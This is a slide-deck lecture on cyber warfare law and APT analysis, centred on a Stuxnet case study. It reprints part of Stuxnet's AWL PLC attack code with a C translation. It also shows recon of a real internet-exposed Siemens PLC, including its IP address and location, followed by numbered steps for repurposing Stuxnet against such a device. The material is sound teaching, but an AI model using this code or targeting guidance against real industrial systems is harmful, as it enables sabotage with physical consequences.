

# Cyber Warfare

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# Topics Covered

War, Warfare and Weapons in the 5<sup>th</sup> Domain

Assessing Advanced Persistent Threat Actors

The First Weapon

The Olympic Games

Repurposing Stuxnet

Developments Since The Olympic Games?

Sources & Resources

Q&A

# War, Warfare and Weapons in the 5<sup>th</sup> Domain

# International Law

War is a concept of International Law.  
It is;

The set of laws that govern  
relations between countries, as  
established by custom and  
agreement.

international law. (n.d.) *Collins English Dictionary – Complete and Unabridged, 12th Edition*  
2014. (1991, 1994, 1998, 2000, 2003, 2006, 2007, 2009, 2011, 2014). Retrieved January 22 202

# What is a State?

A State may exercise control over cyber infrastructure and activities within its sovereign territory.

## State

*Possess the following qualifications: (a) a permanent population; (b) a defined territory; (c) government; and (d) capacity to enter into relations with the other states.*

## Sovereignty

*The diplomatic recognition of the state's claim to statehood*

[https://msuweb.montclair.edu/~furrgr/research/mlg09/state\\_international\\_law.html](https://msuweb.montclair.edu/~furrgr/research/mlg09/state_international_law.html)

# What is War and Warfare?

## War

*Is a state of armed conflict between states, governments, societies, or informal paramilitary groups, such as mercenaries, insurgents and militias. It is generally characterized by extreme violence, aggression, destruction, and mortality, using regular or irregular military forces.*

## Warfare

*Refers to the common activities and characteristics of types of war, or of wars in general.*

<https://en.wikipedia.org/wiki/War>

# To Go To War...

You need to be attacked in a way that violates your sovereignty such that;

- It triggers your right to self defence, OR

- To be brought into a just and legal war by mutual self defence treaty, OR

- To be granted the right to attack by vote at the UN Security Council

# Tallinn Manual

International Law applied to Cyber Warfare  
and it is the widest current consensus on the  
topic

Dense 215 page document

Written by mostly NATO nations though  
everyone was invited to participate

Built on an analysis of international law from  
1868 going forward in time



# Cyber Operations

*The term 'cyber operations' refers to the employment of cyber capabilities with the primary purpose of achieving objectives in or by the use of cyberspace*


Schmitt, M. N. (2013) *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge: Cambridge University Press, pp. 24 [online] Available at <http://csef.ru/media/articles/3990/3990.pdf>

# Cyber Attacks

*A cyber attack is a cyber operation, whether offensive or defensive, that is reasonably expected to cause injury or death to persons or damage or destruction to objects*

Schmitt, M. N. (2013) *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge: Cambridge University Press, pp. 41 [online] Available at <http://csef.ru/media/articles/3990/3990.pdf>

# Parties Involved



Cyber Command, NSA  
TAO, GCHQ, Unit  
8200, FSB, GRU, Unit  
61398

Sandworm, Cosy Bear,  
Fancy Bear, GhostNet

Iranian Cyber Army,  
ISIS etc

Rocke, Emotet

# Types of Warfare in the 5<sup>th</sup> Domain

Espionage

Sabotage

Denial of Service

Disruption of Civil Services

Propaganda

Economic Disruption

# Espionage

Flame, from the US?

The most sophisticated and complex malware to date  
(20MB+)

Kaspersky started reversing in 2012 and if they are still going, they will be done in 2 years approx.

Capable of recording basically everything on a Windows system

Capable of spreading by any imaginable way

No one yet knows it's full capabilities

<https://securelist.com/the-flame-questions-and-answers/34344/>

# Sabotage

Shamoon, used by maybe Iran (?) on Saudi Aramco and RasGas

Shamoon infected the system and waited until Ramadan when everyone was away

RawDisk then wiped the MBR destroying the entire infrastructure of both companies

<https://darknetdiaries.com/episode/30/>

# Denial of Service

The Great Cannon & Great Firewall, China  
isn't a fan of certain projects on GitHub  
(Great Fire & NY Times China)

Block GitHub

MITM Chinese users accessing GitHub

Uses JS distributed to Chinese internet  
users to send traffic to GitHub which hit  
1.3Tbps

<https://malicious.life/episode/episode-33/>

# Disruption of Civil Services

Russian APT Sandworm has taken down power grid in Ukraine

BlackEnergy used to take control of ICS and SCADA systems

Destruction or disabling of IT Infrastructure with KillDisk

DOS the call centre to prevent customers getting updates on the return of power during December

<https://www.wired.com/story/russian-hackers-attack-ukraine/>



# Propaganda

Fake news and Social Media are used to disseminating hoaxes, propaganda and disinformation

Most of the major nations in terms of cyber capabilities have a program

# Economic Disruption

WannaCry, from LAZARUS Group of North Korea

Ransomware became a worm using EternalBlue

Believed to be used to generate hard currency

Degraded the capabilities of the NHS, Merck Pharmaceuticals and Maersk Line

<https://www.theguardian.com/technology/2017/dec/30/wannacry-petya-notpetya-ransomware>

# What is a Weapon?

Weapon's are;

*Arms or armament is any implement or device that can be used with intent to inflict damage or harm.*

*In broader context, weapons may be construed to include anything used to gain a tactical, strategic, material or mental advantage over an adversary or enemy target.*

<https://en.wikipedia.org/wiki/Weapon>

# Cyber Weapons

In terms of a weapon being

*Anything used to gain a tactical, strategic, material or mental advantage over an adversary or enemy target.*

Tools like Flame, Shamoon, The Great Cannon and BlackEnergy were targeted and used to gain tactical, strategic, material or mental advantage

# Is *Cyber War/Warfare* a Good Term?

Tomas Rid argued that;

*All politically motivated cyber attacks are merely sophisticated versions of sabotage, espionage, or subversion and that it is unlikely that cyber war will occur in the future*

Paulo Shakarian argued that it is similar to Clausewitz defined war;

*Cyberwarfare is an extension of policy by actions taken in cyberspace by state actors*

1. <https://doi.org/10.1080%2F01402390.2011.608939>

2. Shakarian, P., Ruef, A. and Shakarian, J. (2013). *Introduction to cyber-warfare*. 1st ed. Amsterdam [Netherlands]: Morgan Kaufmann Publishers, an imprint of Elsevier, p.2.

# Can you really have a Cyber War?

Uses a Weapon?	<i>Anything used to gain a tactical, strategic, material or mental advantage</i>	
Used a form of Warfare?	<i>common activities and characteristics of types of war</i>	
Meets the definition of War?	<i>extreme violence, aggression, destruction, and mortality,</i>	

# Can Cyber War Be Justified?

*... the International Group of Experts could achieve no consensus as to whether the placement of malware that causes no physical damage (as with malware used to monitor activities) constitutes a violation of sovereignty.*

Schmitt, M. N. (2013) *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge: Cambridge University Press, pp. 25 [online] Available at <http://csef.ru/media/articles/3990/3990.pdf>

# The Requirement is Physical?

Flame for Espionage?

Shamoon for Sabotage?

The Great Cannon for DoS?

BlackEnergy for Disruption of Civil Services?

Propaganda?

WannaCry for Economic Disruption?



# Arms Control Measures

The goal is to restrict use or proliferation of such weapons

You can't really restrict what you don't know exists

Unlike conventional weapons, if you use a weapon, lose a weapon or have a weapon stolen, it can be easily reversed and proliferates

# The Shadow Brokers

The Shadow Brokers dumped exploits over a period of two years from the NSA and while some were already burned and patched, EternalBlue was used by WannaCry within 2 weeks and NotPetya within a month.

DoublePulsar was immediately used as part of backdoor and malware delivery platform for WannaCry

# Digital Geneva Convention

Don't target Tech Companies, the Private Sector or Critical Infrastructure

Assist Private Sector efforts in defence and response to events

Don't stockpile vulns, report them to vendors

Ensure that Cyber Weapons targeted, limited, precise and not reusable

Commit to non-proliferation of Cyber Weapons

Limit offensive operations to prevent a larger event

<https://blogs.microsoft.com/on-the-issues/2017/02/14/need-digital-geneva-convention/>

# Assessing Advanced Persistent Threat Actors

# Models To Assess APT's

Cyber Kill Chain

Can be indecipherable walls of text

Tactics, Techniques, and Procedures  
(TTP)

A matrix the provides a visual  
representation of an attack

<https://mwi.usma.edu/stuxnet-digital-staff-ride/>

# TTP

## Tactics

The stages of an attack; Evasion, Persistence

## Techniques

How a given tactic is achieved; MITM, rootkit

## Procedures

The combination of Tactics and Techniques to generate an attackers procedure; Access via spear phishing

<https://azeria-labs.com/tactics-techniques-and-procedures-ttps/>

<u>Initial Access</u>	<u>Execution</u>	<u>Persistence</u>	<u>Evasion</u>	<u>Discovery</u>	<u>Lateral Movement</u>	<u>Collection</u>	<u>Command and Control</u>	<u>Inhibit Response Function</u>	<u>Impair Process Control</u>	<u>Impact</u>
<u>Data Historian Compromise</u>	<u>Change Program State</u>	<u>Hooking</u>	<u>Exploitation for Evasion</u>	<u>Control Device Identification</u>	<u>Default Credentials</u>	<u>Automated Collection</u>	<u>Commonly Used Port</u>	<u>Activate Firmware Update Mode</u>	<u>Brute Force I/O</u>	<u>Damage to Property</u>
<u>Drive-by Compromise</u>	<u>Command-Line Interface</u>	<u>Module Firmware</u>	<u>Indicator Removal on Host</u>	<u>I/O Module Discovery</u>	<u>Exploitation of Remote Services</u>	<u>Data from Information Repositories</u>	<u>Connection Proxy</u>	<u>Alarm Suppression</u>	<u>Change Program State</u>	<u>Denial of Control</u>
<u>Engineering Workstation Compromise</u>	<u>Execution through API</u>	<u>Program Download</u>	<u>Masquerading</u>	<u>Network Connection Enumeration</u>	<u>External Remote Services</u>	<u>Detect Operating Mode</u>	<u>Standard Application Layer Protocol</u>	<u>Block Command Message</u>	<u>Masquerading</u>	<u>Denial of View</u>
<u>Exploit Public-Facing Application</u>	<u>Graphical User Interface</u>	<u>Project File Infection</u>	<u>Rogue Master Device</u>	<u>Network Service Scanning</u>	<u>Program Organization Units</u>	<u>Detect Program State</u>		<u>Block Reporting Message</u>	<u>Modify Control Logic</u>	<u>Loss of Availability</u>
<u>External Remote Services</u>	<u>Man in the Middle</u>	<u>System Firmware</u>	<u>Rootkit</u>	<u>Network Sniffing</u>	<u>Remote File Copy</u>	<u>I/O Image</u>		<u>Block Serial COM</u>	<u>Modify Parameter</u>	<u>Loss of Control</u>
<u>Internet Accessible Device</u>	<u>Program Organization Units</u>	<u>Valid Accounts</u>	<u>Spoof Reporting Message</u>	<u>Remote System Discovery</u>	<u>Valid Accounts</u>	<u>Location Identification</u>		<u>Data Destruction</u>	<u>Module Firmware</u>	<u>Loss of Productivity and Revenue</u>
<u>Replication Through Removable Media</u>	<u>Project File Infection</u>		<u>Utilize/Change Operating Mode</u>	<u>Serial Connection Enumeration</u>		<u>Monitor Process State</u>		<u>Denial of Service</u>	<u>Program Download</u>	<u>Loss of Safety</u>
<u>Spearphishing Attachment</u>	<u>Scripting</u>		<u>Point &amp; Tag Identification</u>	<u>Device Restart/Shutdown</u>		<u>Rogue Master Device</u>		<u>Loss of View</u>		
<u>Supply Chain Compromise</u>	<u>User Execution</u>		<u>Program Upload</u>	<u>Manipulate I/O Image</u>		<u>Service Stop</u>		<u>Manipulation of Control</u>		
<u>Wireless Compromise</u>			<u>Role Identification</u>	<u>Modify Alarm Settings</u>		<u>Spoof Reporting Message</u>		<u>Manipulation of View</u>		
			<u>Screen Capture</u>	<u>Modify Control Logic</u>		<u>Unauthorized Command Message</u>		<u>Theft of Operational Information</u>		
		<u>Program Download</u>								
		<u>Rootkit</u>								
<u>System Firmware</u>										
<u>Utilize/Change Operating Mode</u>										

# TTP

## Mitre ATT&K

A attacker Matrix for describing how an attack behaves and when used with the knowledgebase to defeat the attacker

## ATT& ICS

Matrix specific to ICS/SCADA systems

1. <https://attack.mitre.org/>
2. [https://collaborate.mitre.org/attackics/index.php/Main\\_Page](https://collaborate.mitre.org/attackics/index.php/Main_Page)



# ICS & SCADA?!

ICS - Industrial Control System

A Control systems and associated instrumentation used for industrial process control.

SCADA - Supervisory Control and Data Acquisition

The front end for an ICS system that allows you to interact with ICS

# The First Weapon

# The First Weapon

In 1982 the Soviets stole an ICS system in Canada, the CIA knew it was coming

The CIA modified the software in some form to change pump speeds if pumps were connected

Pumps were connected, on the Trans-Siberian Pipeline Explosion

<http://jeffreycarr.blogspot.com/2012/06/myth-of-cia-and-trans-siberian-pipeline.html>

# The Olympic Games

*“This has the whiff of August 1945.  
Somebody just used a new weapon  
and this weapon will not be put back  
into the box”*

General Michel Hayden, DCIA

# The Olympic Games

Background to Enriching Uranium

Stuxnet

Exploits

The Attack

# The Olympic Games

Said to be a joint project of the NSA, CIA and Unit 8200

Designed to sabotage and disrupt uranium enrichment at Natanz in Iran

Potentially spawned the family of malware  
Stuxnet, Duqu, Flame

The family is unusual for being huge in size

# Background to Enriching Uranium




# Gas Centrifuge

U235 is the goal but is only 0.7% of natural uranium the rest is U238

Injecting UF<sub>6</sub> into Centrifuge and spinning it up forces U238 outwards and downwards due to it's mass

U235 goes upwards and stays inwards and is collected at the top.



<http://www.cedarsrevolution.net/jtphp/images/stories/Lebanon/Intelligence/iran-nukes/new-centrifuges.jpg>

# Centrifuge Cascades

Grouped  
Centrifuge's which  
feed each other  
with the remaining  
U238 from each  
previous stage to  
get more U235



<https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf>

# Stuxnet

# Stuxnet

The first known physically destructive Malware

Very modular design with the option to use up to 28 exploits

A worm designed NOT to propagate unless;

- A USB key is used

- The system is Windows 7,

- Siemens PCS 7, WinCC and STEP7 software is installed and is connected to Siemens S7 PLCs

# Stuxnet

If the worm should propagate;

A rootkit was installed to hide it's infection

4 zero days were used to exploit Windows, the Siemens software and the PLC

# Stuxnet

This is just gaining access and spreading in networks. The attack only begins if;

- The PLC has a 6ES7-315-2 CPU

- A Profibus CP 342-5 communication module is present

- Fararo Paya KFC750V3 OR Vacon NX 9500h variable frequency drive is present

# Exploits

# Exploits - Windows

## Stolen Digital Certs

Stolen from Jmicron and Realtek

Jmicron make controllers for USB, SATA, PATA and RAID systems

Realtek make audio and network controllers

Both companies need kernel mode drivers

Stuxnet used these to bypass code signing protections to install the rootkit



# Exploits - SIMATIC Manager

Default database password for SCADA application, plus SQL injection, plus forced SQL execution

Hijacking the legitimate driver DLL

Executing arbitrary code in project folders of the engineering software

# Exploits – Step 7

Code injection to any operation block,  
taking priority over legitimate code

Hooking system functions

I/O Filter & faker

# Exploits - Human & Physical

Dutch Intelligence had a sleeper  
inside Natanz

The US built a copy of the facility for  
testing

Extensive OSINT gave away the rest

<https://news.yahoo.com/revealed-how-a-secret-dutch-mole-aided-the-us-israeli-stuxnet-cyber-attack-on-iran-160026018.html>

<https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf>

# MS08-067

A specially crafted RPC request can be used to get remote code execution and used to turn Stuxnet into a worm

Can be run without authentication

*Borrowed* from Conficker Worm

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067>

# MS10-046

Executes code by having a Windows shortcut file be indexed by File Explorer or `cmd`

Exploit gives malware the same privileges as the logged in user

# MS08-061

Elevate malware's privileges by

Passing specially crafted parameters from a parent window to a newly created child window, OR

Uses a Double Free vuln in Windows Exception handling, OR

An attacker uses a specially crafted application to corrupt Windows Kernel memory

<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-061>

# The Attack

# The Attack


Ideally, at Natanz a centrifuge should spin at 1064Hz to enrich uranium sufficiently

Stuxnet spun it to 1410Hz and then down to 2Hz over 21 seconds before going back to 1064Hz

If operators noticed yields dropping, Stuxnet used recorded telemetry to lie to operators



# Why all of this effort?



<https://www.langner.com/2011/01/stuxnet-eats-leu/>

# Why all of this effort?

Running at 1410Hz is enough to stop separating U238 and U235 so you just get waste centrifuge tails

2Hz isn't nearly enough to separate them either so you again get waste centrifuge tails

Changing speed quickly can cause the centrifuge to jam or to tear itself apart

# Repurposing Stuxnet

# Repurposing Stuxnet

Most of Stuxnet is Zero Days to get into a facility and only part of it is actually manipulating ICS's and SCADA systems

The actual attack code isn't compiled and is written in AWL

```

SET
SAVE
= L60.1
AUF DB8063
L DBW25818
L 0
<I
L DBW25818
L 7
= L60.2
>I
O L 60.2
SPBN M000
SET
= DBX25828.1
U L 60.1
SAVE
BEA
M000: AUF DB8063
L DBW25818
L 2
>=I
L DBW25818
L 6
= L60.2
<=I
U L 60.2
SPBN M001
UC FC6070
M001: AUF DB8063

```

```

L DBW25818
T LW62
L 0
TAK
==I
SPB M002
SPA M003
M002: UC FC6064
P#V 60.2
U L 60.2
= DB8063.DBX25824.0
UC FC6063
U DBX 25824.0
SPBN M004
L 0
T DBW25820
T DBW26610
L 1
T DBW25818
SPA M004
M003: L 1
L LW62
==I
SPB M005
SPA M006
M005: AUF DB8063
CLR
U DBX 25824.3
NOT
SPBN M007

```

```

UC FC6080
P#V 60.2
U L 60.2
= DBX25824.3
M007: UC FC6063
AUF DB8063
L DBW25820
L DBW21432
<I
SPBN M008
L DBW25820
L 1
+I
T DBW25820
SPA M009
M008: L 2
AUF DB8063
L DBW21432
*I
L DBW25820
TAK
<I
U DBX 25824.3
SPBN M009
L DBW25820
L 1
+I
T DBW25820
M009: L 2
AUF DB8063

```

```

L DBW21432
*I
L DBW25820
TAK
>=I
U DBX 25824.3
SPBN M004
L 0
T DBW25820
SET
= DBX25824.2
L DW#16#FFFFFFFF
T LD26
L B#16#2
T LB61
AUF DI8061
L DID0
T LD64
UC FC6084
P#V 61.0
P#V 64.0
P#V 26.0
P#V 34.0
L LD26
L DW#16#1
==D
SPBN M010
SET
= DBX25828.1

```

```

M010: L 2
AUF DB8063
T DBW25818
SPA M004
M006: L 2
L LW62
==I
SPB M011
SPA M012
M011: AUF DB8063
L DBW25820
L 0
==I
SPBN M013
L 1
T LW64
L W#16#1F7F
T LW66
L DW#16#840341A0
T LD68
UC FC6078
P#V 64.0
P#V 50.0
P#V 66.0
L 1
T LW64
L W#16#1F7E
T LW66
L DW#16#84000020
T LD68

```

# Cross Compile AWL into C

```
void FC6082()
{
    if(DB8063.state < 0 || DB8063.state > 7)
    {
        DB8063.error_flag = 1;
        return;
    }
    if(DB8063.state >= 2 && DB8063.state <= 6) //attack in progress
    {
        FC6070(); //save electrical inputs and write to selected outputs (1..164)
    }

    //ATTACK STAGE 0

    if(DB8063.state == 0) //state 0: Wait for strike condition
    {
        DB8063.go_attack = FC6064(); //check strike condition
        FC6063(); //save inputs (1..25)
        if(DB8063.go_attack == 1)
        {
            DB8063.cascade = 0;
            DB8063.input_buf_index = 0;
            DB8063.state = 1;
        }
    }
}
```

🌐 **86.45.41.165** 86-45-41-165-dynamic.agg2.kny.prp-wtd.eircom.net

Industrial Control System

City	Raphoe
Country	Ireland
Organization	Eircom
ISP	Eircom
Last Update	2018-01-02T05:22:58.753130
Hostnames	86-45-41-165-dynamic.agg2.kny.prp-wtd.eircom.net
ASN	AS5466

## Ports

102	2000
-----	------

## Services

102	Copyright: Original Siemens Equipment
tcp	PLC name:
s7	Module type: CPU 315-2 DP
	Unknown (129): Boot Loader A
	Module: 6ES7 315-2AG10-0AB0 v.0.5
	Basic Firmware: v.2.6.11
	Module name: CPU 315-2 DP
	Serial number of module:
	Plant identification:
	Basic Hardware: 6ES7 315-2AG10-0AB0 v.0.5

# Let's Do Some Recon

Step 7 PLC in Ireland

Directly Connected to the Internet

Has a vulnerable 315-2 CPU

Port 2000 is open to read and write data

# Could It be Anything Else?

It could be a  
honeypot like this

80  
tcp  
http



HTTP/1.1 200 OK  
Date: Sun, 07 Jan 2018 18:56:45 GMT  
Last-Modified: Tue, 19 May 1993 09:00:00 GMT  
Content-Type: text/html  
Set-cookie: path=/  
Content-Length: 579

102  
tcp  
s7

## Conpot

Location designation of a module:  
Copyright: Original Siemens Equipment  
Module type: IM151-8 PN/DP CPU  
PLC name: Technodrome  
Module: v.0.0  
Plant identification: Mouser Factory  
OEM ID of a module:  
Module name: Siemens, SIMATIC, S7-200  
Serial number of module: 88111222

161  
udp  
snmp

Siemens, SIMATIC, S7-200

623  
udp  
ipmi

\x06\x00\xff\x07\x00\x00\x00\x00\x00\x00\x00\x00'

44818  
tcp  
ethernetip

## Rockwell Automation/Allen-Bradley

Product name: 1756-L61/B LOGIX5561  
Vendor ID: Rockwell Automation/Allen-Bradley  
Serial number: 0x006c061a  
Device type: Programmable Logic Controller  
Device IP: 0.0.0.0



# Can we verify it isn't a Honeypot

We can use mtr to  
ping and traceroute

ICS systems can't  
respond to pings  
but honeypots do

legendarypatman@charmander: ~

File Edit View Search Terminal Help

legendarypatman@charmander:~\$ mtr 86.45.41.165  
Resolver error: Received reply from unknown source: 2001:730:3ec2::

My traceroute

Hostname: 86.45.41.165 1.00 Pause Restart About Quit

Hostname	Loss	Snt	Last	Avg	Best	Worst	StDev
compalhub.home	0.0%	3	3	3	3	4	0.00
???	100.0%	2	0	0	0	0	0.00
ie-dub01a-rc1-ae14-0.aorta.net	0.0%	2	18	19	18	20	1.00
ie-dub01a-ri1-ae63-0.aorta.net	0.0%	2	110	65	19	110	63.87
lag-40.br1.6cr.border.eircom.net	0.0%	2	20	18	17	20	2.00
???	100.0%	2	0	0	0	0	0.00

legendarypatman@charmander: ~

File Edit View Search Terminal Help

legendarypatman@charmander:~\$ mtr 45.62.249.204  
Resolver error: Received reply from unknown source: 2001:730:3ec2::

My traceroute

Hostname: 45.62.249.204 1.00 Pause Restart About Quit

Hostname	Loss	Snt	Last	Avg	Best	Worst	StDev
compalhub.home	0.0%	5	5	6	3	15	5.12
???	100.0%	5	0	0	0	0	0.00
ie-dub01a-rc1-ae14-0.aorta.net	0.0%	5	18	18	12	21	3.28
ie-dub01a-ri1-ae63-0.aorta.net	0.0%	5	20	18	13	23	3.67
ae6.cr0-dub2.ip4.gtt.net	0.0%	5	15	17	14	23	3.32
et-10-1-0.cr0-tor1.ip4.gtt.net	0.0%	5	113	117	110	124	5.85
fibernetics-gw.ip4.gtt.net	0.0%	5	108	105	102	108	2.64
vl3831.ktc235a-csw1.ne.fibernetics.ca	0.0%	4	107	105	102	107	2.31
core1.kit.datacity.ca	25.0%	4	107	105	101	107	3.08
c1106845-3523.cloudatcost.com	0.0%	4	104	107	103	113	4.51
c999941589-cloudpro-690678338.cloudatcost.com	0.0%	4	106	107	102	114	5.10

# What could we do from here?

1. Get the SIMATIC software to connect to the device
2. Pull the AWL from the device
3. Modify PLC portion Stuxnet to integrate it with the AWL from the device
4. Compile your own C to AWL
5. Deploy AWL to the PLC
6. Do whatever you programmed the system to do

# What could an attack like this Effect?

Electrical Systems and Power Delivery

Water systems

Medical systems

Communications technology

Agricultural Systems

Transportation Systems

Developments Since  
The Olympic Games?

# Nitro Zeus

Uncovered by Documentarian Alex Gibney for ZeroDays

Described as tool to destroy all the infrastructure in a country without dropping a bomb

A long term infiltration plan to destroy all communications, power, water, automated agriculture, hospitals, transportation, financial and security services

<http://www.zerodaysfilm.com/>

# The German Steel Mill

In 2014 a Steel Mill was attacked, the unscheduled shutdown caused a Blast Furnace to potentially have exploded

The second physically destructive malware

We don't know who done it or how they done it, but there are clues in the code to their motivation

- Industrial sabotage

- An individual or group testing out capabilities

- Environmental extremists

[https://ics.sans.org/media/ICS-CPPE-case-Study-2-German-Steelworks\\_Facility.pdf](https://ics.sans.org/media/ICS-CPPE-case-Study-2-German-Steelworks_Facility.pdf)

# TRITON

